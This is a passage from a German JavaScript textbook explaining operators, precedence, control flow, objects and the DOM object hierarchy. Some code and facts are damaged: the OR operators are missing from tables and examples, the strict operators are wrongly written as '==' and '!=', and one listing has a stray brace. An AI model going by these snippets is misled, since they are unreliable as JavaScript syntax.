metischen Zuweisungsoperatoren. Es handelt sich nur um die verkürzte Schreibweise einer arithmetischen Zuweisung. Wie auch die arithmetischen Operatoren können sie sowohl mit ganzen Zahlen als auch mit Fließkommazahlen verwendet werden. Es gibt folgende arithmetische Zuweisungsoperatoren:

Operator	Beschreibung
<code>+=</code>	Der Additionszuweisungsoperator. Beispiel: <code>a += 5;</code> Die Anweisung entspricht <code>a = a + 5;</code>
<code>-=</code>	Der Subtraktionszuweisungsoperator. Beispiel: <code>a -= 2;</code> Die Anweisung entspricht <code>a = a - 2;</code>
<code>*=</code>	Der Multiplikationszuweisungsoperator. Beispiel: <code>a *= 3;</code> Die Anweisung entspricht <code>a = a * 3;</code>
<code>/=</code>	Der Divisionszuweisungsoperator. Beispiel: <code>a /= 5;</code> Die Anweisung entspricht <code>a = a / 5;</code>
<code>%=</code>	Der Modulozuweisungsoperator. Beispiel: <code>a %= 2;</code> Die Anweisung entspricht <code>a = a % 2;</code>

Tabelle 6: Die arithmetischen Zuweisungsoperatoren von JavaScript

Inkrement-/Dekrement-Operatoren

In engem Bezug zu den Wertzuweisungen stehen die so genannten Inkrement-/Dekrement-Operatoren. Diese werden zum Auf- und Abwerten eines einzelnen Wertes verwendet. Inkrement- und Dekrement-Operatoren sind einstellige Operatoren und werden nur in Verbindung mit einem ganzzahligen oder einem Fließkommaoperanden benutzt.

Der Inkrement-Operator `++` erhöht den Wert des Operanden um den Wert 1.

Die Syntax `++z;` entspricht also `z = z + 1;` oder auch `z+=1;`.

Der Dekrement-Operator `--` ist der Gegenspieler des Inkrement-Operators. Er erniedrigt den Wert des Operanden um 1. Ansonsten ist alles mit dem Inkrement-Operator identisch.

Bemerkenswert sind beide Operatoren hauptsächlich, weil beide dem Operanden sowohl vor- als auch nachgestellt werden können und dabei eine unterschiedliche Wirkung haben.

Wenn der Operator vor dem Operanden steht, erfolgt die Erhöhung des Wertes, bevor der Wert des Operanden ausgewertet wird.

Wenn er hinter dem Operanden steht, erfolgt die Erhöhung, nachdem der Wert bereits verwertet wurde. Das hat massive Auswirkungen, wenn der Operator nicht nur alleine als Anweisung verwendet wird.

Beispiel:

```
01 a=1;
02 a++;
03 document.write("Wert von a: " + a + ".<br />");
04 document.write("Wert von ++a: " + ++a + ".<br />");
05 document.write("Wert von a++: " + a++ + ".<br />");
06 document.write("Wert von a: " + a + ".<br />");
```

Listing 53: Inkrement vor- und nachgestellt

Die Ausgabe sieht so aus:

Wert von a: 2.

Wert von ++a: 3.

Wert von a++: 3.

Wert von a: 4.

Die zweite Ausgabezeile zeigt, dass eine Variable mit vorangestelltem Operator erhöht und dann ausgegeben wird, während die dritte Ausgabezeile demonstriert, dass ein nachgestellter Operator erst ausgegeben wird und dann die Erhöhung erfolgt. Die Ausgabezeile 4 zeigt aber, dass danach der Wert erhöht wird.

Vergleichsoperatoren

Vergleichsoperatoren verwenden zwei Operanden und vergleichen diese. JavaScript kennt die nachfolgenden Vergleichsoperatoren:

Operator	Beschreibung
<code>==</code>	Gleichheitsoperator
<code>!=</code>	Ungleichheitsoperator
<code>===</code>	Strikter Gleichheitsoperator
<code>!==</code>	Strikter Ungleichheitsoperator
<code><</code>	Kleiner-als-Operator
<code>></code>	Größer-als-Operator
<code><=</code>	Kleiner-als-oder-gleich-Operator
<code>>=</code>	Größer-als-oder-gleich-Operator

Tabelle 7: Die Vergleichsoperatoren von JavaScript

Die beiden strikten Operatoren (`==` und `!=`) werden in früheren JavaScript-Versionen nicht unterstützt. Die beiden Operatoren kontrollieren nicht nur, ob Werte bei einem Vergleich übereinstimmen, sondern auch, ob sie vollkommen übereinstimmen. Das kleine Beispiel zeigt die Unterschiede zu den normalen Vergleichsoperatoren:

```
01 a=1;
02 b="1";
03 c = b;
04 d = new String("1");
05 document.write((a==b)+ "<br />");
06 document.write((a===b)+ "<br />");
07 document.write((c==b)+ "<br />");
08 document.write((c===d)+ "<br />");
```

Listing 54: Unterschied von Gleichheit und strikter Gleichheit

Die Ausgabe sieht so aus:

true

false

*true**false*

Zuerst wird eine Variable *a* mit dem numerischen Wert 1 belegt und dann der Variablen *b* der Stringwert "1" zugeordnet. Die Variable *c* erhält durch die Zuweisung in Zeile 3 eine Referenz auf *b*. In Zeile 4 wird mit der Variablen *d* unter Verwendung von *new* und dem String-Konstruktur ein neues String-Objekt mit gleichem Inhalt erzeugt. Der erste Vergleich in Zeile 5 zeigt, dass die Werte in den beiden Variablen *a* und *b* identisch sind, der zweite zeigt jedoch, dass die Variablen nicht strikt gleich sind. Ebenso sind *c* beziehungsweise *b* auf einer Seite und *d* auf der anderen Seite zwar vom Wert her gleich, aber nicht strikt identisch.

Ein Spezialfall von Vergleichsoperatoren sind die logischen Vergleichsoperatoren. Diese werden nur auf boolesche (Wahrheits-) Operanden angewandt. Meist (aber nicht immer) sind das Bedingungsüberprüfungen, deren Ergebnisse logisch behandelt werden sollen. Zum Beispiel wenn mehrere Bedingungen verknüpft werden sollen. JavaScript kennt folgende logische Vergleichsoperatoren:

Operator	Beschreibung
<code>&&</code>	Der logische AND-Operator. Er verbindet logische Ausdrücke mit einer UND-Beziehung. Beispiel (beide Bedingungen müssen erfüllt sein, damit die Anweisungen im <i>if</i> -Block ausgeführt werden): <code>if ((a < 5) && (b > 7)) { ... }</code>
<code> </code>	Der logische OR-Operator. Er verbindet logische Ausdrücke mit einer ODER-Beziehung (nicht exklusiv). Beispiel (eine der beiden Bedingungen oder auch beide müssen erfüllt sein, damit die Anweisungen im <i>if</i> -Block ausgeführt werden): <code>if ((a < 5) (b > 7)) { ... }</code>
<code>!</code>	Der logische NOT-Operator. Er dreht einen Wahrheitswert um. Beispiel (die Anweisungen im <i>if</i> -Block werden ausgeführt, wenn <i>a</i> einen Wert größer als 4 hat – dann ergibt <i>a < 5</i> den Wert <i>false</i> und <code>!</code> dreht <i>false</i> in <i>true</i> um): <code>if (!(a < 5)) { ... }</code>

Tabelle 8: Die logischen Vergleichsoperatoren von JavaScript

Der konditionale Operator

Unter dem konditionalen beziehungsweise *if-else*-Operator versteht man die Kombination der beiden Zeichen Fragezeichen und Doppelpunkt (`? :`). Der Operator arbeitet mit drei Operanden. Die Operation benötigt einen booleschen Ausdruck vor dem Fragezeichen. Wenn er wahr liefert, wird der Wert vor dem Doppelpunkt, ansonsten der Wert hinter dem Doppelpunkt zurückgegeben. Der Operator ist eine Kurzschreibweise für ein *if-else*-Konstrukt. Beispiel (ist *a* kleiner als der Wert 10, wird der Text klein ausgegeben – sonst ist der Text groß):

```
document.write((a<10) ? "klein" : "groß");
```

Listing 55: Einsatz des konditionalen Operators

Der *typeof*-Operator

Der Operator *typeof* liefert den Datentyp des nachgesetzten Operanden in Form einer Zeichenkette zurück. Beispiel (es wird der Wert *number* ausgegeben):

```
document.write(typeof 5);
```

Listing 56: Die Anwendung von typeof

Bitweise Operatoren

Obwohl bitweise Operatoren in den meisten Skriptsprachen nur eine sehr geringe Bedeutung haben, verfügen fast alle Sprachen über solche Operatoren. So auch JavaScript, beispielsweise bitweise arithmetische Operatoren, die direkt Bitwerte verändern. Oder bitweise Verschiebungsooperatoren, die die Bits in der binären Darstellung eines Zeichens verschieben. Die Bits des ersten Operanden werden um die Anzahl an Positionen verschoben, die im zweiten Operanden angegeben wird. Im Fall der Verschiebung nach links ist es immer eine Null, mit der die rechte Seite aufgefüllt wird. Dieser Vorgang entspricht dem Multiplizieren mit 2 hoch der Zahl, die durch den zweiten Operanden definiert wird. Der normale Verschiebungsoperator nach rechts vervielfacht das Vorzeichenbit. Dieser Vorgang entspricht der Division durch 2 hoch der Zahl, die durch den zweiten Operanden definiert wird. Die Verschiebung nach rechts mit Füllnullen vervielfacht eine Null von der linken Seite.

Operator	Beschreibung
&	Bitweiser AND-Operator
	Bitweiser OR-Operator
^	Bitweiser XOR-Operator
~	Bitweiser Komplement-Operator
<<	Bitweise Verschiebung nach links
>>	Bitweise Verschiebung nach rechts
>>>	Bitweise Verschiebung nach rechts mit Füllnullen
&=	Bitweise AND-Zuweisung
=	Bitweise OR-Zuweisung
^=	Bitweise XOR-Zuweisung
<<=	Bitweise Verschiebungszuweisung nach links
>>=	Bitweise Verschiebungszuweisung nach rechts
>>>=	Bitweise Verschiebungszuweisung nach rechts mit Füllnullen

Tabelle 9: Bitweise Operatoren

Operatorprioritäten

Operatoren in JavaScript haben eine festgelegte Rangordnung, die immer dann angewendet wird, wenn mehrere Operatoren in einer Anweisung verwendet werden. Die Prioritäten der JavaScript-Operatoren sind in der nachfolgenden Tabelle von der höchsten Wertigkeit bis abwärts zur niedrigsten angegeben.

Bei gleicher Wertigkeit von Operatoren in einer Anweisungszeile (etwa bei Vergleichsoperatoren) erfolgt die Bewertung von links nach rechts. Beachten Sie, dass Klammern die höchste Priorität haben und Sie deshalb mit der Verwendung von Klammern alle anderen Prioritäten aufheben können. Zuweisungen haben (außer der Aufzählung mit Kommata) die niedrigste Priorität, was nichts anderes bedeutet, als dass ein Ausdruck auf der rechten Seite einer Zuweisung immer erst vollständig ausgewertet wird, bevor die Zuweisung erfolgt.

Priorität	Operatoren
1	() []
2	! ~ - ++ -- typeof
3	* / %
4	+ -
5	<< >> >>>
6	< <= > >=
7	== != === !==
8	&
9	^
10	
11	&&
12	
13	? :
14	= += -= <<= >>= &= ^= =
15	,

Tabelle 10: Rangordnung der JavaScript-Operatoren

Anweisungen und Kontrollflusssteuerung

Von elementarer Bedeutung in der Programmierung sind die Anweisungen, d.h. sprachspezifische Befehle beziehungsweise Befehlsfolgen, insbesondere solche, die zur Steuerung des Programmflusses eingesetzt werden.

Anweisungen werden in einem JavaScript der Reihe nach oder auf Grund einer bestimmten Konstellation ausgeführt. Dabei kann man verschiedene Arten von Anweisungen unterscheiden.

Blockanweisungen

In JavaScript werden größere Quellcodeabschnitte zu Blockstrukturen mit geschweiften Klammern { ... } zusammengefasst, die dann einen Block beziehungsweise eine Blockanweisung bilden.

Deklarationsanweisungen

Deklarationsanweisungen bedeuten die Einführung eines neuen Elements im Skript, etwa einer Variablen oder einer Funktion.

Ausdrucksanweisungen

Ausdrucksanweisungen bedeuten einmal die Wertveränderung als Ergebnis der Verbindung von Operanden und Operatoren über die syntaktischen Regeln einer Skriptsprache. Dies ist die so genannte Zuweisungsanweisung, die rechts vom Zuweisungsoperator einen Wert (konstant oder berechnet) stehen hat, der dem linken Ausdruck zugewiesen wird.

Achtung

Alle Ausdrucksanweisungen müssen in JavaScript mit einem Semikolon beendet werden und werden immer vollständig durchgeführt, bevor die nächste Anweisung ausgeführt wird.

Die zweite Variante sind Auswahlanweisungen, die in einem Skript unter gewissen Umständen einen von mehreren möglichen Kontrollflüssen aussuchen. Sie dienen der Ablaufsteuerung von einem Skript. Davon gibt es diverse Varianten.

Kontrollflussanweisungen

Kontrollflussanweisungen sind eine Angabe, unter welchen Voraussetzungen und wie oft nachfolgend notierte Anweisungen ausgeführt werden. Sie dienen also explizit der Ablaufsteuerung in einem Skript. Man unterscheidet die nachfolgenden Kategorien.

Sprunganweisungen

Sprunganweisungen geben die Ablaufsteuerung eines Skripts an eine aufrufende Stelle zurück. Sie dienen der Ablaufsteuerung von Skripten.

JavaScript kennt die Anweisung `return` zur Rückgabe eines Wertes und zur Rückgabe des Kontrollflusses an den Aufrufer einer Funktion sowie die Anweisung `break`, um aus einem Block (in der Regel einer Schleife) ohne Rückgabewert den Programmfluss zurückzugeben. Als dritte Sprunganweisung gibt es `continue`, womit in einer Schleife unmittelbar der nächste Schleifendurchlauf erzwungen werden kann. Die nachfolgenden Anweisungen innerhalb der Schleife werden ignoriert.

Auswahl- und Iterationsanweisungen

JavaScript kennt die in den meisten Sprachen üblichen Auswahl- und Iterationsanweisungen. Natürlich gibt es die `if`-Auswahlanweisung mit optionalem `else`-Zweig, die für die anvisierte Leserschaft dieses Buchs sicher kaum noch einer Erklärung bedarf.

Dazu kommt die `switch`-Fallunterscheidung. Mit dem Schlüsselwort `switch` leiten Sie die Fallunterscheidung ein. Als Argument wird eine Variable in runden Klammern eingeschlossen oder ein Ausdruck angegeben, für dessen aktuellen Wert Sie die Fallunterscheidung durchführen. Dies kann ein beliebiger Datentyp sein, der unter JavaScript erlaubt ist (etwa eine Zahl, aber auch ein Text). Er wird auf Übereinstimmung mit einem der nachfolgend hinter dem Schlüsselwort `case` notierten Werte geprüft. Die einzelnen Fälle, zwischen denen unterschieden werden soll, werden untereinander aufgelistet und innerhalb geschweifter Klammern als Blöcke hinter `case` notiert.

Eine `default`-Anweisung ist optional. Wenn keine der Auswahlmöglichkeiten auf den Wert der überprüften Variablen zutrifft, wird der mit `default` bezeichnete Fall ausgewählt. Erwähnenswert bei der `switch`-Anweisung ist, dass es sich um eine Fall-Through-Anweisung handelt. Alle (!) Anweisungen ab dem ersten Treffer werden ausgeführt. Deshalb notiert man in der Regel eine `break`-Anweisung am Ende jedes Blocks, wenn man dieses Verhalten nicht möchte. Ebenso sollte beachtet werden, dass die Anordnung der `case`-Blöcke in keiner bestimmten Reihenfolge erfolgen muss und theoretisch sogar Doublette möglich (wenngleich unsinnig) sind.

Zwei eng verwandte und sehr oft eingesetzte Kontrollflussanweisungen sind die `while`- und die `do-while`-Schleife. Beide führen eine Prüfung einer Bedingung durch und wiederholen

die im inneren Block notierten Anweisungen so lange, bis die Bedingung nicht mehr erfüllt ist. Die beiden Konstruktionen unterscheiden sich nur dadurch, dass bei der `while`-Schleife die Anweisungen im Block überhaupt nicht durchgeführt werden, wenn die Bedingung bei Erreichen der Schleifenkonstruktion falsch ist (man nennt das eine **abweisende** oder **kopfgesteuerte** Schleife). Bei der `do-while`-Schleife werden die im Inneren notierten Anweisungen auf jeden Fall einmal ausgeführt, bevor die Schleifenbedingung überprüft wird (man nennt das eine **annehmende** oder **fußgesteuerte** Schleife). Natürlich gibt es in JavaScript auch die `for`-Schleife. Eine interessante Variante der `for`-Schleife ist die `for-in`-Schleife. Diese durchläuft automatisch alle Einträge eines Datenfelds (insbesondere ohne darüber hinaus zu schießen).

Beispiel:

```
var meinArray = new Array();
for(i = 0; i < 100; i++)
    meinArray[i] = Math.round(Math.random() * 100);
for (i in meinArray)
    document.write("Arrayeintrag " + i + ": " + meinArray[i] + "<br/>");
}
```

Listing 57: Die for- und die for-in-Schleife im Einsatz

DOM und Objekte in JavaScript

Nahezu die gesamte Leistungsfähigkeit von JavaScript, wie auch der anderen clientseitigen Webskriptsprachen, basiert darauf, dass man damit aus einer Webseite heraus **Objekte** nutzen kann, die einem Aufrufer eine gewisse Funktionalität bereitstellen.

Das sind entweder solche Objekte, die zu JavaScript oder einer anderen Webskriptsprache selbst gehören (so genannte **Build-in-Objekte**), oder solche, die in JavaScript über eine universelle Schnittstelle von außen bereitstehen.

Objekte sind in der EDV grundsätzlich als zusammengehörende Anweisungen und Daten zu verstehen, die eine in sich abgeschlossene und eigenständige Einheit bilden. Unter einem Objekt in der EDV stellt man sich ein Softwaremodell vor, das ein Ding aus der realen Welt mit all seinen relevanten Eigenschaften und Verhaltensweisen beschreiben soll, etwa das Objekt Webseite, einen Teil dieser Seite (z.B. eine Überschrift, einen Absatz, eine Grafik, eine Schaltfläche, ein Eingabefeld usw.), den Bildschirm des Besuchers oder dessen Browser. Aber auch Teile einer Software selbst können ein Objekt sein, etwa der gesamte Anzeigebereich des Browsers. Eigentlich ist in dem objektorientierten Denkansatz alles als Objekt zu verstehen, was sich eigenständig erfassen und ansprechen lässt.

Eigenschaften, Methoden und Zustände

Objekte bestehen im Allgemeinen aus zwei Bestandteilen – den Objektdaten, d.h. Attributen beziehungsweise Eigenschaften, und den Objektmethoden.

- ▶ **Eigenschaften** sind die Details, die ein Objekt charakterisieren und durch die sich ein Objekt von einem anderen unterscheidet, etwa die Größe, die Form, die Beschriftung oder die Farbe.
- ▶ **Methoden** sind die aktiven Funktionalitäten, die von einem Objekt bereitgestellt werden, damit bei einem Aufruf bestimmte Dinge getan werden. Sie entsprechen in der prozeduralen Welt Funktionen (Methoden mit Rückgabewert) beziehungsweise Prozeduren (Metho-

den ohne Rückgabewert). Nur können Methoden ausschließlich über ihr zugehöriges Objekt und nicht direkt verwendet werden.

Bei Objekten unterscheidet man zusätzlich noch, in welchem **Zustand** sie sich befinden. Abhängig von einem Zustand kann ein Objekt eine bestimmte Funktionalität bereitstellen, oder aber auch nicht. Wenn z.B. ein Objekt eine Methode `datensatzSchreiben()` bereitstellen würde und aktuell keine Datenbank im Zugriff ist, könnte die Verwendung der Methode auf Grund des Zustands unterbunden werden. Ändert sich der Zustand, steht die Methode wieder zur Verfügung.

Botschaften und die Punktnotation

Damit Objekte verwendet werden können, schickt ein potenzieller Anwender eine so genannte Botschaft an das Objekt, auf das er zugreifen möchte. Die Botschaft ist als eine Aufforderung an das Objekt zu sehen, eine bestimmte Aktion auszuführen. Das Zielobjekt reagiert entsprechend. Die genaue formale Schreibweise folgt in der Regel dem Schema »Empfänger Methodenname Argument«.

Punkt und Klammer trennen dabei in den meisten Sprachen (insbesondere JavaScript) die drei Bestandteile der Botschaft (das ist dann die so genannte **Punktnotation** oder **DOT-Notation**) in der folgenden Form:

`Empfänger.Methodenname(Argument)`

Listing 58: Die DOT-Notation zum Senden einer Botschaft an ein Objekt (schematisch)

Information Hiding

Nach außen ist ein Objekt nur durch seine Schnittstelle aus Methoden und Eigenschaften definiert. Es ist gekapselt, versteckt seine innere Struktur vollständig vor anderen Objekten und erst recht vor objektfreien Elementen wie globalen Variablen, Funktionen oder Prozeduren. Dieses Verstecken der Innereien nennt man **Information Hiding** oder auch **Datenkapselung**. So ein Verstecken der inneren Struktur bietet einige Vorteile:

- ▶ Wer ein Objekt verwenden will, muss überhaupt nichts über dessen inneren Aufbau wissen. Er kann sich einfach auf die Anwendung des Objekts konzentrieren. Das Einzige, was ein Anwender wissen muss, ist der Name des Objekts und die bereitgestellten Eigenschaften und Methoden sowie bei Methoden die Art und Anzahl der Parameter, und ob eventuell ein Rückgabewert vorhanden ist und wie dieser aussieht.
- ▶ Ein Objekt kann von dem Ersteller intern vollständig verändert werden. Solange es sich nur nach außen unverändert zeigt, wird auch ein intern umstrukturiertes Objekt problemlos in einem System funktionieren, in dem es in seiner alten Form funktioniert hatte.

Hinweis

Sie können in JavaScript auch eigene Objekte erstellen. Deren Bestandteile können aber mit den eingeschränkten Mitteln von JavaScript nicht gekapselt werden.

Das Entstehen von Objekten

Objekte müssen irgendwie erzeugt werden, bevor man sie verwenden kann. Damit Objekte entstehen können, werden zwei Dinge benötigt:

- ▶ Einen Bauplan für das Objekt und seine Eigenschaften. Das nennt man die **Objektdeklaration** beziehungsweise die **Klasse**.
- ▶ Ein Verfahren, mit dem aus der Klasse ein konkretes Objekt erstellt wird. Dieses Verfahren nutzt einen so genannten **Konstruktor** oder eine **Konstruktormethode**. Dieser Konstruktor erzeugt aus der Objektdeklaration die konkrete Objektinstanz, die auch erst dann verwendet werden kann.

Alle Eigenschaften und Methoden eines spezifischen Objektes stehen erst dann zur Verfügung, wenn zuvor ein Programmierer eine Objektinstanz von dem zugehörigen Objekt manuell erzeugt hat oder – was in JavaScript oft der Fall ist – irgendwie im Hintergrund automatisch eine Objektinstanz erzeugt wurde.

Das manuelle Erzeugen eines Objekts erfolgt in JavaScript in der Regel mit Hilfe des Schlüsselwortes `new` und der Angabe der passenden Konstruktormethode. Beispiele:

```
a = new Array();  
b = new Date();
```

Listing 59: Manuelles Erzeugen von Objekten

Bei Strings können Objekte auch einfach durch Wertzuweisung erzeugt werden. Beispiel:

```
a = "Text";
```

Listing 60: Erzeugen eines String-Objektes durch einfache Wertzuweisung

Aber auch hier können Sie explizit einen Konstruktor anwenden (was trotz der umständlichen Vorgehensweise gelegentlich wirklich Sinn macht). Beispiel:

```
a = new String("Text");
```

Listing 61: Erzeugen eines String-Objektes unter Verwendung eines Konstruktors

Die automatische Erzeugung von Objekten im Rahmen eines JavaScripts geschieht fast immer, wenn Sie in einer Webseite mit ganz gewöhnlichen (X)HTML-Tags bestimmte Strukturen definieren und eine solche Webseite dann in einen halbwegs modernen Browser laden. Dies baut im Hintergrund auf einem Konzept auf, das DOM genannt wird.

DOM und die Standardobjekte in JavaScript

Über JavaScript kann man auf zahlreiche vordefinierte Objekte zugreifen, die in Form einer Objektbibliothek bereitgestellt werden. Diese Objekte gehören in der Regel gar nicht zu JavaScript und können deshalb mittels diverser Techniken, sowohl aus Programmier- und Skriptsprachen als auch aus Anwendungen heraus, genutzt werden. Dem Zugriff auf eine Webseite liegt unter diesem Objektgesichtspunkt ein Konzept zugrunde, das DOM (Document Object Model) heißt und eine plattform- als auch programmiersprachenübergreifende Schnittstelle bezeichnet. In diesem Konzept wird eine (X)HTML-Seite (oder allgemein ein baumartig aufgebautes Dokument – z.B. auch ein XML-Dokument) nicht als statisch aufgebaute, fertige und nicht unterscheidbare Einheit, sondern als differenzierbare Struktur betrachtet, deren einzelne Bestandteile Programme und Skripten dynamisch zugänglich sind. Dieser Ansatz ermöglicht die individuelle Behandlung von Bestandteilen einer Webseite auch dann, wenn die Webseite bereits in den Browser geladen ist. Und zwar eine Behandlung, die weit über die einfache Interpretation durch den Browser von oben nach unten hinausgeht.

Das DOM-Konzept beinhaltet verschiedene Teilespekte. Es veranlasst beispielsweise einen Browser, eine (X)HTML-Seite zwar wie eine gewöhnliche Textdatei zu lesen und entsprechende (X)HTML-Anweisungen auszuführen. Darüber hinaus wird der Browser jedoch beim Laden der Webseite alle ihm im Rahmen des Konzepts bekannten und einzeln identifizierbaren Elemente einer Webseite bezüglich ihres Typs, ihrer relevanten Eigenschaften und ihrer Position innerhalb der Webseite indizieren. Dies ist eine Art Baum im Hauptspeicher des Rechners, der beim Laden der Webseite aufgebaut und beim Verlassen der Seite wieder gelöscht wird. Ähnliche Elemente werden dabei bei der Indizierung vom Browser auf gleiche dynamische Datenstapel (so genannte Stacks) für die Seite abgelegt. Auf diese Weise hat der Browser nach dem Laden der Webseite genaue Kenntnis über alle relevanten Daten sämtlicher für ihn eigenständig ansprechbarer Elemente in der Webseite. Welche das jedoch sind und was er damit anstellen kann, das kann sich je nach Browser erheblich unterscheiden.

Jedes ansprechbare Element (etwa ein bestimmtes (X)HTML-Tag) kann bei Bedarf auch während der Lebenszeit der Webseite aktualisiert werden. Etwa wenn mittels eines Skripts die Position eines Elementes in der Webseite verändert oder über Style Sheets nach dem vollständigen Laden der Webseite das Layout eines Elementes dynamisch verändert wird.

Viele Objekte im DOM-Konzept sind in Form einer Objekthierarchie verfügbar. Wenn ein Objekt einem anderen untergeordnet ist, notiert man das in der DOT-Notation, indem man erst den Namen des oberen Objekts und dann den des darunter angesiedelten Objekts notiert.

Wenn man beispielsweise eine Webseite nimmt, ist sie über das Objekt `document` aus JavaScript heraus verfügbar. Da sich die Webseite in einem Browserfenster befindet und dieses als `window` ansprechbar ist, erfolgt der Zugriff über `window.document`. Ein Formular in einer Webseite ist über ein `document` untergeordnetes Objekt (oder genauer einem Datenfeld aus Objekten – einem so genannten Objektfeld) mit Namen `forms` und mit einem Index verfügbar. In der DOT-Notation schreibt man das dann (für das erste Formular der Webseite) so:

```
window.document.forms[0]
```

Listing 62: Zugriff auf das erste Formular in einer Webseite

Formularelemente sind nun wieder über das dem `forms`-Objektfeld untergeordnete Objektfeld `elements` verfügbar. Wenn man im dritten Formular auf einer Webseite das zweite Element ansprechen will, geht das über die DOT-Notation so:

```
window.document.forms[2].elements[1]
```

Listing 63: Zugriff auf das zweite Formularfeld im dritten Formular in einer Webseite

Das Verfahren setzt sich analog bei Eigenschaften und Methoden fort. Jedes Objekt stellt seine spezifischen Eigenschaften und objektgebundenen Methoden über die DOT-Notation bereit. Zugreifen auf Eigenschaften bedeutet Lesen der Werte, aber in vielen Fällen ist auch eine Veränderung der Eigenschaftswerte möglich. Wenn man Werte von Eigenschaften auslesen möchte, kann man die Objektnotation direkt an der Stelle im Skript notieren, wo sonst ein Literal oder eine Variable steht. Die Veränderung von Eigenschaften ist – falls das Objekt es zulässt – genauso möglich, wie Sie den Wert einer normalen Variablen ändern. Der Zugriff auf Methoden erfolgt einfach über den Namen des Objekts und dahinter durch einen Punkt getrennt den Namen der Methode. Zusätzlich gehören eine öffnende und eine schließende Klammer zu einem Methodenaufruf. Dabei sind keine Leerzeichen zwischen den einzelnen Bestandteilen erlaubt! Wenn man an eine Methode Werte übergeben will, erfolgt dies wie bei normalen Funktionen über Parameter, die innerhalb des Klammernpaars stehen. Falls eine

Methode einen Rückgabewert liefert, kann er direkt verwendet werden, oder man speichert ihn in einer Variablen. Die direkte Verwendung erfolgt, indem die Methode dort notiert wird, wo sonst auch ein Ausdruck, ein Literal oder eine Variable stehen kann.

Tipp

Unter gewissen Umständen kann die DOT-Notation um die Angabe der Objekte verkürzt werden, die offensichtlich sind. Sie können deshalb meist auf das Voranstellen des die Webseite selbst repräsentierenden Objekts `window` verzichten. Statt `window.prompt()` oder `window.alert()` notiert man einfach `prompt()` oder `alert()` oder auch direkt `document` statt `window.document`.

Viele der in JavaScript nutzbaren Objekte stehen in einer Objekthierarchiebeziehung zueinander. Dies bedeutet, dass ein Objekt in einem anderen Objekt als Eigenschaft enthalten ist. So wie eine Webseite im Browserfenster enthalten ist. Allerdings sind nicht sämtliche Objekte in einer einzigen Hierarchiebeziehung miteinander verbunden.

Unter JavaScript stehen unter anderem die folgenden Objekte beziehungsweise Klassen zur Erzeugung von Objekten für eine Verwendung in einer Webseite zur Verfügung. Beachten Sie, dass nicht alle Browser sämtliche Objekte unterstützen und es auch in der Art der Unterstützung zahlreiche Unterschiede gibt (das werden wir im Rahmen der Rezepte ausführlich besprechen). Wir unterscheiden in dieser Tabelle nicht zwischen DOM- und JavaScript-Objekten bzw. JavaScript-Klassen:

Objekt	Beschreibung
<code>all</code>	Das Objekt ermöglicht im Prinzip den direkten Zugriff auf alle Elemente einer Webseite. Es gehört aber nicht zum offiziellen DOM-Standard, sondern ist eine Implementierung für den Internet Explorer ab der Version 4.0. Das Objekt wird zwar heutzutage von fast allen Browsern ansatzweise unterstützt, aber den vollen Umfang kann man nur im Internet Explorer voraussetzen! Sie sollten bei einem Einsatz auf jeden Fall alle relevanten Browser testen, die Sie unterstützen wollen. Das Objekt wird zudem mittlerweile fast vollständig durch das neuere Objekt <code>node</code> ersetzt, das in modernen Browsern viel besser unterstützt wird.
<code>anchor</code>	Das Objekt beinhaltet eine Referenz auf einen Verweisanker in einer Webseite.
<code>applet</code>	Das Objekt beinhaltet eine Referenz auf ein Java-Applet in einer Webseite.
<code>Array</code>	Über diese Klasse werden Array-Objekte erzeugt. Deren Elemente können anschließend über einen gemeinsamen Bezeichner und einen Index angesprochen werden.
<code>Boolean</code>	Über diese Klasse wird ein Objekt mit Wahrheitswerten (<code>true</code> oder <code>false</code>) als Inhalt erzeugt.
<code>Date</code>	Über diese Klasse können Sie ein Objekt mit Informationen zu Datum und Uhrzeit erzeugen. Es gibt diverse Konstruktoren, um damit sowohl das aktuelle Systemdatum abzufragen als auch ein Datumsobjekt mit einem beliebigen Wert zu setzen. Darüber sind dann Datumsberechnungen möglich.
<code>document</code>	Dieses Objekt repräsentiert die Webseite selbst.

Tabelle 11: Unter JavaScript verfügbare Objekte

Objekt	Beschreibung
event	Ein Objekt, das bei Anwendereignissen erzeugt wird und für die (zentrale) Ereignisbehandlung unter JavaScript genutzt werden kann. Allerdings ist diese zentrale Ereignisbehandlung auch heutzutage in den verschiedenen Browserwelten inkonsistent umgesetzt.
form	Das Objekt beinhaltet eine Referenz auf ein Objekt, das ein Formular in einer HTML-Seite repräsentiert.
frame	Das Objekt beinhaltet eine Referenz auf einen Frame in einer HTML-Seite.
Function	Eine Klasse zum Erzeugen eines Objektes mit JavaScript-Funktionen.
history	Dieses Objekt enthält Informationen über die URLs, die ein Anwender besucht hat.
image	Das Objekt beinhaltet eine Referenz auf eine Grafik in einer Webseite.
layer	Das Objekt beinhaltet eine Referenz auf einen Layer in einer Webseite. Das Objekt wurde im alten Netscape-DOM-Konzept unterstützt. Das neue Netscape-Modell, das mit dem Navigator 6 eingeführt wurde, unterstützt es nicht mehr, und auch andere Browser kommen damit nicht zurecht.
link	Das Objekt beinhaltet eine Referenz auf Verweise in der aktuellen Webseite.
location	Über das Objekt besteht Zugriff auf die Adresszeile des Browsers.
Math	Eine Klasse zur Erzeugung von einem Objekt mit zahlreichen mathematischen Konstanten und Methoden.
MimeType	Ein Objekt mit Informationen zu den unterstützten MIME-Typen im Browser.
navigator	Die Objektrepräsentation mit Informationen über den verwendeten Browser des Besuchers.
node	In neuen DOM-Varianten stellt dieses Objekt den Zugang zu einzelnen Elementen in einem baumartig strukturierten Dokument zur Verfügung. Es ist ein Schlüsselement für den Einsatz von modernem DHTML im Allgemeinen und AJAX im Speziellen.
Number	Eine Klasse zur Erzeugung eines Objektes mit numerischen Werten.
plugin	Ein Objekt, das die vorhandenen Plug-ins in einem Browser repräsentiert.
RegExp	Eine Klasse zur Erzeugung von einem Objekt mit regulären Ausdrücken.
screen	Ein Objekt mit Informationen über den verwendeten Bildschirm des Besuchers.
String	Eine Klasse zur Erzeugung von Textobjekten samt diverser Manipulationsmöglichkeiten für Zeichen und Zeichenketten.
window	Dieses Objekt enthält Statusinformationen über das gesamte Browserfenster. Jedes Fenster eines Browsers verwendet sein eigenes window-Objekt. Das window-Objekt ist das höchste Objekt in der Objekthierarchie der Objekte, die den Browser direkt betreffen.

Tabelle 11: Unter JavaScript verfügbare Objekte (Forts.)

Objektfelder

